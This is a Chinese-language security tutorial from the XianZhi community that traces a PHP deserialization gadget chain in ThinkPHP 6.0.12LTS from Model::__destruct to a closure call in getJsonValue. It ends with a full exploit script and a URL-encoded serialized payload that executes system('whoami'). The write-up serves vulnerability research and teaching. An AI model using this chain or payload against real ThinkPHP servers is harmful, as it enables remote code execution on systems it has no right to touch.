

ThinkPHP V6.0.12LTS 反序列化漏洞的保姆级教程（含 exp 编写过程） - 先知社区

“ 先知社区，先知安全技术社区

目录结构

这里是看了 w0s1np 师傅的目录结构，嘻嘻.....

project	应用部署目录
├─application	应用目录（可设置）
│ ├─common	公共模块目录（可更改）
│ ├─index	模块目录（可更改）
│ │ ├─config.php	模块配置文件
│ │ ├─common.php	模块函数文件
│ │ ├─controller	控制器目录
│ │ ├─model	模型目录
│ │ ├─view	视图目录
│ │ └─...	更多类库目录
│ ├─command.php	命令行工具配置文件
│ ├─common.php	应用公共（函数）文件
│ ├─config.php	应用（公共）配置文件
│ ├─database.php	数据库配置文件
│ ├─tags.php	应用行为扩展定义文件
│ └─route.php	路由配置文件
├─extend	扩展类库目录（可定义）
├─public	WEB 部署目录（对外访问目录）
│ ├─static	静态资源存放目录(css, js, image)
│ ├─index.php	应用入口文件
│ ├─router.php	快速测试文件
│ └─.htaccess	用于 apache 的重写
├─runtime	应用的运行时目录（可写，可设置）
├─vendor	第三方类库目录（Composer）
├─thinkphp	框架系统目录
│ ├─lang	语言包目录
│ ├─library	框架核心类库目录
│ │ ├─think	Think 类库包目录
│ │ └─traits	系统 Traits 目录
│ ├─tpl	系统模板目录
│ ├─.htaccess	用于 apache 的重写
│ ├─.travis.yml	CI 定义文件
│ ├─base.php	基础定义文件
│ └─composer.json	composer 定义文件


composer.json	composer 定义文件
console.php	控制台入口文件
convention.php	惯例配置文件
helper.php	助手函数文件（可选）
LICENSE.txt	授权说明文件
phpunit.xml	单元测试配置文件
README.md	README 文件
start.php	框架引导文件
build.php	自动生成定义文件（参考）
composer.json	composer 定义文件
LICENSE.txt	授权说明文件
README.md	README 文件
think	命令行入口文件

利用链分析

众所周知，wakeup() 和 destruct() 这两种魔术方法在反序列化中是十分重要的存在，在面对这么多的代码时，我们可以以这两种函数为切入点，来找出反序列化漏洞。

```
__wakeup() //执行unserialize()时，先会调用这个函数
__destruct() //对象被销毁时调用
```

找到切入点之后，用 seay 全局查询一下那里用到了这两种魔术方法



(<https://xzfile.aliyuncs.com/media/upload/picture/20220723211118-f0b007da-0a88-1.png>)

然后就是审计代码找可以利用的点了

```

<?php

namespace League\Flysystem;

final class SafeStorage
{
    /**
     * @var string
     */
    private $hash;

    /**
     * @var array
     */
    protected static $safeStorage = [];

    public function __construct()
    {
        $this->hash = spl_object_hash($this);
        static::$safeStorage[$this->hash] = [];
    }

    public function storeSafely($key, $value)
    {
        static::$safeStorage[$this->hash][$key] = $value;
    }

    public function retrieveSafely($key)
    {
        if (array_key_exists($key,
static::$safeStorage[$this->hash])) {
            return static::$safeStorage[$this->hash]
[$key];
        }
    }

    public function __destruct()
    {
        unset(static::$safeStorage[$this->hash]);
    }
}

```

第一个存在这个方法的是一个安全储存的部分，用于登录啥的，不存在我们要寻找的东西。

再看下一段

```
/**
 * Disconnect on destruction.
 */
public function __destruct()
{
    $this->disconnect();
}
```

这一块也没啥用，这里的销毁是用于连接断开时销毁，这一块代码主要是关于适配器的，是将某个类的接口转换成客户端期望的另一个接口表示，主要的目的是兼容性，让原本因接口不匹配不能一起工作的两个类可以协同工作。

再看下一段

```
<?php

namespace League\Flysystem\Cached\Storage;

use League\Flysystem\Cached\CacheInterface;
use League\Flysystem\Util;

abstract class AbstractCache implements CacheInterface
{
    /**
     * @var bool
     */
    protected $autosave = true;

    /**
     * @var array
     */
    protected $cache = [];

    /**
     * @var array
     */
}
```

```

    * @var array
    */
    protected $complete = [];

    /**
     * Destructor.
     */
    public function __destruct()
    {
        if (! $this->autosave) {
            $this->save();
        }
    }
}

```

根据文件名判断应该也是个差不多的玩意，但是只要 `$this->autosave` 为 `false` 那么就可以调用 `save` 方法

```

/**
 * {@inheritdoc}
 */
public function autosave()
{
    if ($this->autosave) {
        $this->save();
    }
}

```

没啥用继续往下看。

但是继续跟进 `save` 方法就没有相关方法了，先放在一边，我们再看下一块。

在 `vendor\topthink\think-orm\src\Model.php` 中找到了比较有嫌疑的

```

/**
 * 析构方法
 * @access public
 */
public function __destruct()
{
    if ($this->lazySave) {
        $this->save();
    }
}
}

```

这里只要让 `this->lazySave` 为 true 就可以成功运行，调用 `save` 方法。跟进一下看看 `save` 方法是个啥

```
public function save(array $data = [], string $sequence = null): bool
{
    // 数据对象赋值
    $this->setAttrs($data);

    if ($this->isEmpty() || false === $this->trigger('BeforeWrite')) {
        return false;
    }

    $result = $this->exists ? $this->updateData() :
    $this->insertData($sequence);

    if (false === $result) {
        return false;
    }
}
```

其中这一句比较关键

```
if ($this->isEmpty() || false === $this->trigger('BeforeWrite')) {
    return false;
}
```

这里只要 `this->isEmpty()`

或 `false === $this->trigger('BeforeWrite')` 就会返回 false

里面一个条件为真才能不直接 `return`，也即需要两个条件：

```
$this->isEmpty()==false
$this->trigger('BeforeWrite')==true
```

第一个条件需要继续跟进 `isEmpty()`，我们先放一下，第二个条件是当 `this` 触发 `BeforeWrite` 的结果是 `true`

再看 `trigger('BeforeWrite')`，位于 `ModelEvent` 类中：

```
protected function trigger(string $event): bool
{
    if (!$this->withEvent) {
        return true;
    }
    .....
}
```

让 `$this->withEvent==false` 即可满足第二个条件，

我们跟进 `isEmpty()`。

```
/**
 * 判断模型是否为空
 * @access public
 * @return bool
 */
public function isEmpty(): bool
{
    return empty($this->data);
}
```

可以看到他的作用是判断模型是否为空的，所以只要 `$this->data` 不为空就 ok

让 `$this->data!=null` 即可满足这个条件。

再看这一句

```
$result = $this->exists ? $this->updateData() : $this->insertData($sequence);
```

这里的意思是如果 `this->exists` 结果为 `true`，那么就采用 `this->updateData()`，如果不是就采用 `this->insertData($sequence)`

```
/**
 * 设置数据是否存在
 * @access public
 * @param bool $exists
 * @return $this
 */
public function exists(bool $exists = true)
{
    $this->exists = $exists;
    return $this;
}
```

这里可以看到结果是 `true` 的，所以我们跟进 `updateData()`

```
/**
 * 保存写入数据
 * @access protected
 * @return bool
 */
protected function updateData(): bool
{
    // 事件回调
    if (false === $this->trigger('BeforeUpdate')) {
        return false;
    }

    $this->checkData();

    // 获取有更新的数据
    $data = $this->getChangedData();

    if (empty($data)) {
        // 关联更新
        if (!empty($this->relationWrite)) {
            $this->autoRelationUpdate();
        }

        return true;
    }
}
```



```

    }

    if ($this->autoWriteTimestamp && $this->updateTime) {
        // 自动写入更新时间
        $data[$this->updateTime] = $this->autoWriteTimestamp();
        $this->data[$this->updateTime] = $data[$this->updateTime];
    }

    // 检查允许字段
    $allowFields = $this->checkAllowFields();

```

这里的话想要执行 `checkAllowFields()` 方法需要绕过前面的两个 `if` 判断，必须满足两个条件

```

$this->trigger('BeforeUpdate')==true
$data!=null

```

第一个条件上面已经满足了，只要关注让 `data` 不等于 `null` 就可以了

找找 `data` 的来源，跟进 `getChangedData()` 方法，在 `/vendor/topthink/think-orm/src/model/concern/Attribute.php` 中

```

/**
 * 获取变化的数据 并排除只读数据
 * @access public
 * @return array
 */
public function getChangedData(): array
{
    $data = $this->force ? $this->data :
    array_udiff_assoc($this->data, $this->origin, function
    ($a, $b) {
        if ((empty($a) || empty($b)) && $a !== $b) {
            return 1;
        }

        return is_object($a) || $a !== $b ? 1 : 0;
    });

    // 只读字段不允许更新
    foreach ($this->readonly as $key => $field) {
        if (array_key_exists($field, $data)) {
            unset($data[$field]);
        }
    }
}

```

```

    }
}

return $data;
}

```

```

$data = $this->force ? $this->data :
array_udiff_assoc($this->data, $this->origin, function
($a, $b)

```

这一句如果 `this->force` 结果为 `true`，那么便执

行 `this->data`，如果不是那么就会执

行 `array_udiff_assoc($this->data, $this->origin, function ($a, $b)`

但因为 `force` 没定义默认为 `null`，所以进入了第二种情况，由于 `$this->data, $this->origin` 默认也不为 `null`，所以不符合第一个 `if` 判断，最终 `$data=0`，也即满足前面所提的第二个条件，`$data!=null`。

然后回到 `checkAllowFields()` 方法，查看一下他是如何调用的。

```

/**
 * 检查数据是否允许写入
 * @access protected
 * @return array
 */
protected function checkAllowFields(): array
{
    // 检测字段
    if (empty($this->field)) {
        if (!empty($this->schema)) {
            $this->field =
array_keys(array_merge($this->schema, $this->jsonType));
        } else {
            $query = $this->db();
            $table = $this->table ? $this->table .
$this->suffix : $query->getTable();

            $this->field = $query->getConnection()-
>getTableFields($table);
        }

        return $this->field;
    }

    $field = $this->field;

```

```

        if ($this->autoWriteTimestamp) {
            array_push($field, $this->createTime, $this->updateTime);
        }

        if (!empty($this->disuse)) {
            // 废弃字段
            $field = array_diff($field, $this->disuse);
        }

        return $field;
    }

```

这里在第 10–15 行代码中可以看到，如果想进入宗福拼接操作，就需要进入 else 中，所以我们要

使 `$this->field = array_keys(array_merge($this->schema, $this->jsonType));` 不成立，那么就需要让 `$this->field=null`，`$this->schema=null`。

在第 14 行中出现了 `$this->table . $this->suffix` 这一字符串拼接，存在可控属性的字符拼接，可以触发 `__toString` 魔术方法，把 `$this->table` 设为触发 `__toString` 类即可。所以可以找一个有 `__toString` 方法的类做跳板，寻找 `__toString`，

在 `/vendor/topthink/think-orm/src/model/concern/Conversion.php` 中找到了

```

/**
 * 转换当前模型对象为JSON字符串
 * @access public
 * @param integer $options json参数
 * @return string
 */
public function toJson(int $options = JSON_UNESCAPED_UNICODE): string
{
    return json_encode($this->toArray(), $options);
}

public function __toString()
{
    return $this->toJson();
}

```

看来使需要使用 `toJson()`，跟进一下

没找到相关，再看一眼代码，发现第九行中调用了 `toArray()` 方法，然后以 `json` 格式返回

那我们再看看 `toArray()` 方法

```
public function toArray(): array
{
    $item      = [];
    $hasVisible = false;

    foreach ($this->visible as $key => $val) {
        if (is_string($val)) {
            if (strpos($val, '.')) {
                [$relation, $name] =
explode('.', $val);
                $this->visible[$relation][] = $name;
            } else {
                $this->visible[$val] = true;
                $hasVisible          = true;
            }
            unset($this->visible[$key]);
        }
    }

    foreach ($this->hidden as $key => $val) {
        if (is_string($val)) {
            if (strpos($val, '.')) {
                [$relation, $name] =
explode('.', $val);
                $this->hidden[$relation][] = $name;
            } else {
                $this->hidden[$val] = true;
            }
            unset($this->hidden[$key]);
        }
    }

    // 合并关联数据
    $data = array_merge($this->data, $this->relation);

    foreach ($data as $key => $val) {
        if ($val instanceof Model || $val instanceof
ModelCollection) {
            // 关联模型对象
            if (isset($this->visible[$key]) &&
is_array($this->visible[$key])) {
```

```

        $val->visible($this->visible[$key]);
    } elseif (isset($this->hidden[$key]) &&
is_array($this->hidden[$key])) {
        $val->hidden($this->hidden[$key]);
    }
    // 关联模型对象
    if (!isset($this->hidden[$key]) || true
!= $this->hidden[$key]) {
        $item[$key] = $val->toArray();
    }
    } elseif (isset($this->visible[$key])) {
        $item[$key] = $this->getAttr($key);
    } elseif (!isset($this->hidden[$key]) &&
!$hasVisible) {
        $item[$key] = $this->getAttr($key);
    }
}

```

根据第 34 行和第 44 行，第 34 行是遍历给定的数组语句 `$data` 数组。每次循环中，当前单元的之被赋给 `$val` 并且数组内部的指针向前移一步（因此下一次循环中将会得到下一个单元），同时当前单元的键名也会在每次循环中被赋给变量 `$key`。第 44 行是将 `$val` 和 `$key` 相关联起来，漏洞方法是 `getAttr` 触发，只需把 `$data` 设为数组就行。

在第 47 和 49 行中存在 `getAttr` 方法，那触发条件是啥呢？

`$this->visible[$key]` 需要存在，而 `$key` 来自 `$data` 的键名，`$data` 又来自 `$this->data`，即 `$this->data` 必须有一个键名传给 `$this->visible`，然后把键名 `$key` 传给 `getAttr` 方法，那岂不是默认就能触发...？

跟进 `getAttr` 方

法， `vendor/topthink/think-orm/src/model/concern/Attribute.php`

```

/**
 * 获取器 获取数据对象的值
 * @access public
 * @param string $name 名称
 * @return mixed
 * @throws InvalidArgumentException
 */
public function getAttr(string $name)
{
    try {
        $relation = false;
        $value     = $this->getData($name);
    } catch (InvalidArgumentException $e) {
        $relation = $this->isRelationAttr($name);
        $value     = null;
    }
}

```

```
        return $this->getValue($name, $value, $relation);
    }
}
```

在第 18 行中可以看到漏洞方法是 `getValue`，但传入 `getValue` 方法中的 `$value` 是由 `getData` 方法得到的。

那就进一步跟进 `getData` 方法

```
/**
 * 获取当前对象数据 如果不存在指定字段返回false
 * @access public
 * @param string $name 字段名 留空获取全部
 * @return mixed
 * @throws InvalidArgumentException
 */
public function getData(string $name = null)
{
    if (is_null($name)) {
        return $this->data;
    }

    $fieldName = $this->getRealFieldName($name);

    if (array_key_exists($fieldName, $this->data)) {
        return $this->data[$fieldName];
    } elseif (array_key_exists($fieldName, $this->relation)) {
        return $this->relation[$fieldName];
    }

    throw new InvalidArgumentException('property not exists:' . static::class . '->' . $name);
}
```

可以看到 `$this->data` 是可控的（第 16 行），而其中的 `$fieldName` 来自 `getRealFieldName` 方法。

跟进 `getRealFieldName` 方法

```
/**
 * 获取实际的字段名
 * @access protected
 * @param string $name 字段名
 * @return string
 */
```

```

        protected function getRealFieldName(string $name):
string
        {
            if ($this->convertNameToCamel || !$this->strict) {
                return Str::snake($name);
            }

            return $name;
        }
    }

```

当 `$this->strict` 为 `true` 时直接返回 `$name`，即键名 `$key`

返回 `getData` 方法，此时 `$fieldName=$key`，进入 `if` 语句，返回 `$this->data[$key]`，再回到 `getAttr` 方法，

```

        return $this->getValue($name, $value, $relation);
    }

```

即返回

```

        return $this->getValue($name, $this->data[$key],
            $relation);
    }

```

跟进 `getValue` 方法

```

/**
 * 获取经过获取器处理后的数据对象的值
 * @access protected
 * @param string $name 字段名称
 * @param mixed $value 字段值
 * @param bool|string $relation 是否为关联属性或者关联名
 * @return mixed
 * @throws InvalidArgumentException
 */
protected function getValue(string $name, $value,
$relation = false)
{
    // 检测属性获取器
    $fieldName = $this->getRealFieldName($name);

    if (array_key_exists($fieldName, $this->get)) {
        return $this->get[$fieldName];
    }

    $method = 'get' . Str::studly($name) . 'Attr';
    if (isset($this->withAttr[$fieldName])) {
        if ($relation) {
            $value = $this->getRelationValue($relation);
        }

        if (in_array($fieldName, $this->json) &&
is_array($this->withAttr[$fieldName])) {
            $value = $this->getJsonValue($fieldName,
$value);
        } else {
            $closure = $this->withAttr[$fieldName];
            if ($closure instanceof \Closure) {
                $value = $closure($value, $this->data);
            }
        }
    } elseif (method_exists($this, $method)) {
        if ($relation) {
            $value = $this->getRelationValue($relation);

```



```
}
```

第 30 行中，如果我们让 `$closure` 为我们想执行的函数名，`$value` 和 `$this->data` 为参数即可实现任意函数执行。

所以需要查看 `$closure` 属性是否可控，跟进 `getRealFieldName` 方法，

```
protected function getRealFieldName(string $name): string
{
    if ($this->convertNameToCamel || !$this->strict) {
        return Str::snake($name);
    }
}
```

如果让 `$this->strict==true`，即可让 `$$fieldName` 等于传入的参数 `$name`，即开始的 `$this->data[$key]` 的键值 `$key`，可控

又因为 `$this->withAttr` 数组可控，所以，`$closure` 可控，值为 `$this->withAttr[$key]`，参数就是 `$this->data`，即 `$data` 的键值，

所以我们需要控制的参数：

```
$this->data不为空
$this->lazySave == true
$this->withEvent == false
$this->exists == true
$this->force == true
```

EXP 编写

捋一下

链子太长了，重新捋一下参数的传递过程，要不就懵了，倒着捋慢慢往前分析

先看 `__toString()` 的触发

```
Conversion::__toString()  
Conversion::toJson()  
Conversion::toArray() //出现 $this->data 参数  
Attribute::getAttr()  
Attribute::getValue() //出现 $this->json 和 $this->withAttr  
参数  
Attribute::getJsonValue() // 造成RCE漏洞
```

首先出现参数可控的点在 `Conversion::toArray()` 中（第二行），在这里如果控制 `$this->data=['whoami'=>['whoami']]`，那么经过 `foreach` 遍历（第四行），传入 `Attribute::getAttr()` 函数的 `$key` 也就是 `whoami`（19 行）

```
// 合并关联数据  
$data = array_merge($this->data, $this->relation);  
  
foreach ($data as $key => $val) {  
    if ($val instanceof Model || $val instanceof  
ModelCollection) {  
        // 关联模型对象  
        if (isset($this->visible[$key]) &&  
is_array($this->visible[$key])) {  
            $val->visible($this->visible[$key]);  
        } elseif (isset($this->hidden[$key]) &&  
is_array($this->hidden[$key])) {  
            $val->hidden($this->hidden[$key]);  
        }  
        // 关联模型对象  
        if (!isset($this->hidden[$key]) || true  
!= $this->hidden[$key]) {  
            $item[$key] = $val->toArray();  
        }  
    } elseif (isset($this->visible[$key])) {  
        $item[$key] = $this->getAttr($key);  
    } elseif (!isset($this->hidden[$key]) &&  
!$hasVisible) {  
        $item[$key] = $this->getAttr($key);  
    }  
}
```

然后在 `Attribute::getAttr()` 函数中，通过 `getData()` 函数从 `$this->data` 中拿到了数组中的 `value` 后返回

```
public function getAttr(string $name)  
{  
    try {  
        $relation = false;  
        $value     = $this->getData($name);  
    } catch (InvalidArgumentException $e) {  
        $relation = $this->isRelationAttr($name);  
    }  
}
```

```

        $relation = $this->getRelationAttr($name);
        $value     = null;
    }

    return $this->getValue($name, $value, $relation);
}

```

getData() 返回的是数组中相应的 value，所以第 5 行的 `$this->getData($name)` 也就是 `$this->getData($value=['whoami'])`

在 `Attribute::getValue()` 函数中对 `withAttr` 和 `json` 参数进行了验证

```

$method = 'get' . Str::studly($name) . 'Attr';
if (isset($this->withAttr[$fieldName])) {
    if ($relation) {
        $value = $this->getRelationValue($relation);
    }

    if (in_array($fieldName, $this->json) &&
        is_array($this->withAttr[$fieldName])) {
        $value = $this->getJsonValue($fieldName,
            $value);
    } else {

```

第 2 行的 if 语句中需要 `$this->withAttr[$fieldName]` 存在的同时需要是一个数组，`$this->withAttr['whoami']=>['system']`

第 7 行 if 语句中中是判断 `$fieldName` 是否在 `$this->json` 中，即 `in_array($fieldName, $this->json)`，所以只需要 `$this->json=['whoami']`

接下来分析一下 `__destruct()` 的触发过程

```

Model::__destruct()
Model::save()
Model::updateData()
Model::checkAllowFields()
Model::db() // 触发 __toString()

```

首先在 `Model::__destruct()` 中 `$this->lazySave` 需要为 `true`，参数可控

```

public function __destruct()
{
    if ($this->lazySave) {
        $this->save();
    }
}
}

```

```
$this->lazySave=true
```

然后在 `Model::save()` 需要绕过 `isEmpty()` 和 `$this->exists` 参数

```

// 数据对象赋值
$this->setAttrs($data);

if ($this->isEmpty() || false === $this->trigger('BeforeWrite')) {
    return false;
}

$result = $this->exists ? $this->updateData() :
$this->insertData($sequence);

if (false === $result) {
    return false;
}

```

第 4 行的 `$this->trigger('BeforeWrite')` 是默认为 `true` 的，所以只要 `$this->data` 不为空即可

第 8 行中如果 `this->exists` 结果为 `true`，那么就采用 `this->updateData()`，如果不是就采用 `this->insertData($sequence)` 所以我们需要让 `this->exists` 结果为 `true`

那么最后就是 `Model::db()` 方法，保证 `$this->table` 能触发 `__toString()`（第八行）

```

public function db($scope = []): Query
{
    /** @var Query $query */
    $query = self::$db->connect($this->connection)
        ->name($this->name . $this->suffix)
        ->pk($this->pk);
    if (!empty($this->table)) {
        $query->table($this->table . $this->suffix);
    }
}

```

```
        $query->table($this->table . $this->suffix),  
    }  
}
```

编写

首先 `Model` 类是一个抽象类，不能实例化，所以要想利用，得找出 `Model` 类的一个子类进行实例化，而且 `use` 了刚才 `__toString` 利用过程中使用的接口 `Conversion` 和 `Attribute`，所以关键字可以直接用

将上面捋出来的需要的属性全部重新编写

```
<?php  
  
// 保证命名空间的一致  
namespace think {  
    // Model需要是抽象类  
    abstract class Model {  
        // 需要用到的关键字  
        private $lazySave = false;  
        private $data = [];  
        private $exists = false;  
        protected $table;  
        private $withAttr = [];  
        protected $json = [];  
        protected $jsonAssoc = false;  
  
        // 初始化  
        public function __construct($obj='') {  
            $this->lazySave = true;  
            $this->data = ['whoami'=>['whoami']];  
            $this->exists = true;  
            $this->table = $obj;    // 触发__toString  
            $this->withAttr = ['whoami'=>['system']];  
            $this->json = ['whoami'];  
            $this->jsonAssoc = true;  
        }  
    }  
}
```

全局搜索 `extends Model`，找到一个 `Pivot` 类继承了 `Model`

```
<?php
```

```
// 保证命名空间的一致
namespace think {
    // Model需要是抽象类
    abstract class Model {
        // 需要用到的关键字
        private $lazySave = false;
        private $data = [];
        private $exists = false;
        protected $table;
        private $withAttr = [];
        protected $json = [];
        protected $jsonAssoc = false;

        // 初始化
        public function __construct($obj='') {
            $this->lazySave = true;
            $this->data = ['whoami'=>['whoami']];
            $this->exists = true;
            $this->table = $obj;    // 触发__toString
            $this->withAttr = ['whoami'=>['system']];
            $this->json = ['whoami'];
            $this->jsonAssoc = true;
        }
    }
}

namespace think\model {
    use think\Model;
    class Pivot extends Model {

    }

    // 实例化
    $p = new Pivot(new Pivot());
    echo urlencode(serialize($p));
}
```

0%3A17%3A%22think%5Cmodel%5CPivot%22%3A7%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3B%7D%7Ds%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A8%3A%22%00%2A%00table%22%3B0%3A17%3A%22think%5Cmodel%5CPivot%22%3A7%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3B%7D%7Ds%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A8%3A%22%00%2A%00table%22%3Bs%3A0%3A%22%22%3Bs%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A7%3A%22%00%2A%00json%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3B%7Ds%3A12%3A%22%00%2A%00jsonAssoc%22%3Bb%3A1%3B%7Ds%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A7%3A%22%00%2A%00json%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3B%7Ds%3A12%3A%22%00%2A%00jsonAssoc%22%3Bb%3A1%3B%7D